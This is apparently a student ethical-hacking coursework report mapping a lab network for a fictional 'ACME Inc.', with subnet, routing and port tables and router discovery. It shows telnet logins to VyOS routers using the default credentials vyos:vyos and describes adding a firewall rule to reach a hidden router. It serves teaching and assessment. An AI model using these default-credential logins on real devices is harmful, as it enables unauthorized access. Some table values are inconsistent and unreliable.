Network Analysis Report

Rory Leanord

190471

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

Abstract

AMCE Inc. have recently parted with their network manager, later finding that there was a severe lack of documentation regarding both the structure and security of the network. This has led to concern from management at the current state of the network

A network infrastructure investigation was conducted to discover both the topology of the network, as well as the devices and services present within the network.

This report details the findings of the network infrastructure investigation, including a full network diagram. Alongside the full network diagram, a vulnerability assessment was also conducted. Any vulnerabilities or misconfigurations found have been documented and mitigations to the issues have been provided.

Contents

1 INTRODUCTION

1.1 BACKGROUND

ACME Inc. have recently parted ways with their network manager. It was discovered later that no documentation had been produced, regarding any part of the organizations' network. This report discloses any findings regarding the network structure, alongside security concerns and misconfigurations that are present within the network.

To complete this network investigation, a Kali Linux machine has been provided to test the network. Throughout this investigation multiple tools were used, these include:

- Nmap – Network Mapper
- Nikto – Web server vulnerability scanner
- Dirb – Directory brute forcer
- Metasploit – Automated exploitation framework
- JohnTheRipper – Hash cracker
- WPscan – Vulnerability scanner specialized for WordPress
- Draw.io – Drawing software for diagrams

1.2 AIM

The aims of this network investigation are:


- Conduct a full network infrastructure security test.
- Map the devices on the network and document the IP addresses in use.
- Discover and report any security concerns present within the network.
- Discover and report any misconfigurations present within the network

2 KEY TERMS

Term	Definition
HTTP/HTTPS	HyperText Transfer Protocol/ HyperText Transfer Protocol Secure used for the transfer of information in the World Wide Web.
Telnet	An unencrypted connection between two machines on the same network.
SSH	Secure Shell. A secure encrypted connection between two machines.
Subnet	A logical subdivision of an IP Network.
Router	Network Device used to route traffic throughout a network and between subnets.
Packets	Small formatted sections of data, constructed in such a way allowing for the transfer of data through a network.
TCP	Transmission Control Protocol. One of the primary protocols present within the internet suite. Guarantees the data integrity that is received by the client using 2-way handshakes, between the client and server.
UDP	User Datagram Protocol. A faster network data transfer protocol, skipping error checking and 2-way handshakes, allowing it to use less resources.
IP Address	A unique address given to devices on networks used to send packets to the correct hosts.
MAC Address	A unique address given to a physical network device.
APR	Address Resolution Protocol. Allows for the mapping of IP addresses to MAC Addresses.
NFS	Network File Share. Allows for network file sharing.
Port Forwarding	Configuring a router to allow external traffic through to a host, thought a port or service
Hosts	A computer or device present on the network
Kali	A Linux operating system focused on security testing.
Xubuntu	A Linux operating system identical to Ubuntu but uses the Xfce desktop environment.
Nmap	A tool used to map the network
MitM	Man-in-the-Middle, a form of attack where the attacker gains information by intercepting data between a client and a server.

3 NETWORK OVERVIEW

3.1 NETWORK TOPOLOGY



3.2 ROUTING TABLE

Rows in bold are connections between routers.

Device	Interface	IP Address	Subnet Mask	Default Gateway	Broadcast
Router 1 (R1)	eth0	192.168.0.200	/27	192.168.0.193	255.255.255.223
		192.168.0.203			
		192.168.0.210			
	eth1	**192.168.0.226**	**/30**	**192.168.0.225**	**255.255.255.227**
	eth2	172.16.221.237	/24	172.16.221.16	255.255.255.255
Router 2 (R2)	**eth0**	**192.168.0.225**	**/30**	**192.168.0.226**	**255.255.255.227**
	eth1	192.168.0.34	/27	192.168.0.33	255.255.255.63
		13.13.13.12	/24		255.255.255.0
		13.13.13.13			
	eth2	**192.168.0.230**	**/30**	**192.168.0.229**	**255.255.255.231**
Router 3 (R3)	**eth0**	**192.168.0.229**	**/30**	**192.168.0.230**	**255.255.255.231**
	eth1	192.168.0.130	/27	192.168.0.129	255.255.255.159
	eth2	192.168.0.234	/30	192.168.0.233	255.255.255.235
Firewall	WAN	192.168.0.233	/30	192.168.0.234	255.255.255.235
	DMZ	192.168.0.242	/30	192.168.0.241	255.255.255.243
	LAN	192.168.0.97	/30	192.168.0.98	255.255.255.127
Router 4 (R4)	eth0	192.168.0.98	/27	192.168.0.97	255.255.255.127
	eth1	192.168.0.66	/27	192.168.0.65	255.255.255.95

3.3 SUBNET TABLE

Subnet Address	Subnet Mask	Host Range	No. Usable Hosts	Addresses Used	Broadcast Address
192.168.0.32/27	255.255.255.224	192.168.0.33-192.168.0.63	30	192.168.0.33 192.168.0.34	192.168.0.63
192.168.0.64/27	255.255.255.224	192.168.0.65 - 192.168.0.94	30	192.168.0.65 192.168.0.66	192.168.0.95
192.168.0.96/27	255.255.255.224	192.168.0.97 - 192.168.0.126	30	192.168.0.97 192.168.0.98	192.168.0.127
192.168.0.128/27	255.255.255.224	192.168.0.129 - 192.168.0.158	30	192.168.0.129 192.168.0.130	192.168.0.159
192.168.0.192/27	255.255.255.224	192.168.0.193 - 192.168.0.222	30	192.168.0.193 192.168.0.200 192.168.0.203 192.168.0.210	192.168.0.223
192.168.0.224/30	255.255.255.252	192.168.0.225 - 192.168.0.226	2	192.168.0.225 192.168.0.226	192.168.0.227
192.168.0.228/30	255.255.255.252	192.168.0.229 - 192.168.0.230	2	192.168.0.229 192.168.0.230	192.168.0.231
192.168.0.232/30	255.255.255.252	192.168.0.233 - 192.168.0.234	2	192.168.0.233 192.168.0.234	192.168.0.235
192.168.0.240/30	255.255.255.252	192.168.0.241 - 192.168.0.242	2	192.168.0.241 192.168.0.242	192.168.0.243
172.16.221.0/24	255.255.255.0	172.16.221.1 – 172.16.221.254	254	172.16.221.16 172.16.221.237	172.16.221.255
13.13.13.0/24	255.255.255.0	13.13.13.1 – 13.13.13.254	254	13.13.13.12 13.13.13.13	13.13.13.255

3.4 PORT TABLE

3.4.1 Routers

Router scans can be found in Appendix B.

Device	Port	Service
Router 1 192.168.0.193/27 192.168.0.255/30 172.16.221.237/24	22 - TCP	SSH – OpenSSH 5.5p1
	23 - TCP	Telnet - VyOS Telnetd
	80 - TCP	HTTP – lighttp 1.4.28
	443 - TCP	HTTPS - lighttp 1.4.28
	123 – UDP	NTP – NTPv4
	161 - UDP	SNMP - net-snmp SNMPv3 server
Router 2 192.168.0.226/30 192.168.0.33/27 192.168.0.229/30	23 – TCP	Telnet - VyOS Telnetd
	80 - TCP	HTTP – lighttp 1.4.28
	443 - TCP	HTTPS - lighttp 1.4.28
	123 – UDP	NTP – NTPv4
	161 - UDP	SNMP - net-snmp SNMPv3 server
	688 - UDP	Realm-rusd
	1042 - UDP	afrog
	2222 - UDP	msantipiracy
	31337 - UDP	BlackOrifice
Router 3 192.168.0.230/30 192.168.0.129/27 192.168.0.233/30	23 – TCP	Telnet - VyOS Telnetd
	80 - TCP	HTTP – lighttp 1.4.28
	443 - TCP	HTTPS - lighttp 1.4.28
	123 – UDP	NTP – NTPv4
	161 - UDP	SNMP - net-snmp SNMPv3 server
Router 4 192.168.0.96/30 192.168.0.64/27	23 – TCP	Telnet - VyOS Telnetd
	80 - TCP	HTTP – lighttp 1.4.28
	443 - TCP	HTTPS - lighttp 1.4.28
	123 – UDP	NTP – NTPv4
	161 - UDP	SNMP - net-snmp SNMPv3 server

3.4.2 Machines

Host scans can be found in Appendix C.

Device	Port	Service
PC1 192.168.0.210/27	22 - TCP	SSH – OpenSSH 6.6.1p1
	68 – UDP	DHCPC
	111 – TCP/UDP	RPCbind
	631 - UDP	IPP
	2049 – TCP/UDP	NFS_acl
	5353 - UDP	ZeroConf
PC2 192.168.0.34/27	22 - TCP	SSH – OpenSSH 6.6.1p1
	111 – TCP/UDP	RPCbind
	631 - UDP	IPP
	2049 – TCP/UDP	NFS_acl
	5353 - UDP	ZeroConf
PC3 13.13.13.13/24	22 - TCP	SSH – OpenSSH 6.6.1p1
	631 - UDP	IPP
	5353 - UDP	ZeroConf
PC4 192.168.0.130/27	22 - TCP	SSH – OpenSSH 6.6.1p1
	111 - TCP	RPCbind
	2049 - TCP	NFS_acl
	5353 - UDP	ZeroConf
Admin PC 192.168.0.66/27	22 - TCP	SSH – OpenSSH 6.6.1p1
	111 – TCP/UDP	RPCbind
	2049 – TCP/UDP	NFS_acl
	5353 - UDP	ZeroConf

3.4.3 Servers

Server scans can be found in Appendix D.

Device	Port	Service
Web Server 1 172.16.221.237/24	80 - TCP	Apache HTTP 2.2.22
	443 - TCP	Apache HTTPS 2.2.22
	5353 - UDP	ZeroConf
Web Sever 2 192.168.0.242/30	80 - TCP	Apache HTTP 2.4.10
	443 - TCP	Apache HTTPS 2.4.10
	111 – TCP/UDP	rpcbind
	631 - UDP	IPP
	5353 - UDP	ZeroConf
DHCP Server 192.168.0.203/27	67 - UDP	DHCPS

3.4.4 Firewall

Device	Port	Service
Firewall 192.168.0.234/30 192.168.0.241/30 192.168.0.64/27	53 - TCP	Domain
	80 - TCP	HTTP Nginx
	2601 - TCP	Quagga routing software 1.2.1
	2604 - TCP	Quagga routing software 1.2.1
	2605 - TCP	Quagga routing software 1.2.1

4 NETWORK MAPPING

4.1 NETWORK IP DISCOVERY

To begin mapping the network, an initial IP address had to be discovered. This was done through the ifconfig command. This command shows the network information of the Kali machine, the results of which can be seen in Figure A.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:e1:ce  txqueuelen 1000  (Ethernet)
        RX packets 1545666  bytes 329928824 (314.6 MiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 2656219  bytes 327771731 (312.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16179  bytes 9415268 (8.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16179  bytes 9415268 (8.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure A – ifconfig

After determining the IP information of the Kali machine, the subnets within the network were calculated. This allows for the discovery of the number of subnets, hosts per subnet and broadcast IPs.




Figure B - Subnet Calculations

The subnet calculations can be seen in Figure B. All other subnet calculations can be found in Appendix G.

4.2 ROUTER DISCOVERY

4.2.1 Router1 – 192.168.0.193

Using the information gathered by calculating the subnets present within the network, and through the ifconfig command, the broadcast to the subnet is 192.168.223. Following this, the Nmap tool can then be used to scan the subnet, 192.168.0.192/27, and discover all hosts on the network. As seen in figure C.




Figure C - 192.168.0.192/27

It can be seen in the Nmap that within the subnet there are four hosts up. However, one of the hosts, 192.168.0.200, is the Kali Linux machine, so is not relevant for this investigation. As seen in Figure B, the host 192.168.0.193 has both SSH and telnet open. This allows an external remote connection to the host. By connecting to the open telnet port on 192.168.0.210, a login prompt appears for VyOS, this can be seen in figure D. VyOS is an open-source router operating system (VyOS – Open source router and firewall platform, 2021). By searching online default credentials were discovered for the VyOS software. These are: vyos:vyos.




Figure D - Telnet Connection

After successfully logging into the VyOS router, more information can be discovered about the network, such as the open interfaces within the network and routing table. This can all be used to discover more information about the network. Using the command "show interfaces" it shows all the interfaces that are present on the router as well as the assigned IP addressed. This can be seen in figure E.




Figure E - R1 Interfaces

As seen in Figure E, the router has 3 interfaces active, excluding the loopback addresses. Each of these ports has been configured to a different subnet, this can be seen due to the mask of each address. Alongside the "show interfaces" command, the "show ip route" command was also run, the results of which can be seen in Figure E. This command displays the current state of the routing table.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 13:28:48
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 13:27:38
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 13:27:38
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 13:27:38
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 13:27:38
O   192.168.0.192/27 [110/10] is directly connected, eth0, 13:28:48
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 13:28:48
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 13:27:38
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 13:27:38
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 13:27:38
vyos@vyos:~$
```

Figure F - R1 show ip route

These results show all the subnets within the network, and how they are connected. Analyzing the output of this command allows for the discovery of other routers within the network.

4.2.2 Router2 – 192.168.0.226

Through the IP route command, seen in Figure F, seven connections to different subnets go to the IP address 192.168.0.226, through the interface eth1, suggesting the device is a router. Due to this, a Nmap was run against the device. This can be found in Appendix B - Router 2 Scans. The Nmap revealed that telnet was also running on the device. Using the same methodology as used for Router1, a telnet session was created. Both the “show ip route” and “show interfaces” commands were used, the results of which can be seen in Figure G and Figure H.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

Figure G - R2 Interfaces

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 14:13:37
O   192.168.0.32/27 [110/10] is directly connected, eth1, 14:14:27
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 14:14:13
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 14:14:13
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 14:14:13
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 14:13:37
O   192.168.0.224/30 [110/10] is directly connected, eth0, 14:14:27
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 14:14:27
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 14:14:13
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 14:14:13
```

Figure H - R2 show ip route

As can be seen in Figure H, four subnet connections are going to the IP address 192.168.0.230, suggesting that this device is a router.

4.2.3 Router 3 – 192.168.0.230

As mentioned previously, the IP 192.168.0.230 is of interest, as four subnet connections are going to the device through the eth2 interface. A Nmap was run against this device, the results can be found in Appendix B - Router 3 Scans. The results showed that telnet was running on the device. Using the same methodology as previously, a telnet session was created. The results of which can be seen in Figure I and Figure J.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
```

Figure I - R3 interfaces




Figure J - R3 show ip route

As can be seen in Figure J, three subnet connections are going through the IP 192.168.0.234.

4.2.4 Router 4 - 192.168.0.97

Router 4 was hidden behind a firewall and hidden from much of the network. For its discovery a rule had to be made in the firewall, to allow for traffic from the kali machine to access it, more detail can be found in section 4.5 - Firewall. The router is connected to the firewall through the eth0 port. The same "show interfaces" and "show ip route" commands were run, the results can be seen in Figure K and Figure L.




Figure K - R4 Interfaces

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 01:00:15
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 01:00:51
O   192.168.0.64/27 [110/10] is directly connected, eth1, 01:02:06
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 01:02:06
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 01:00:56
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 01:00:15
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 01:00:51
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 01:00:56
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 01:01:00
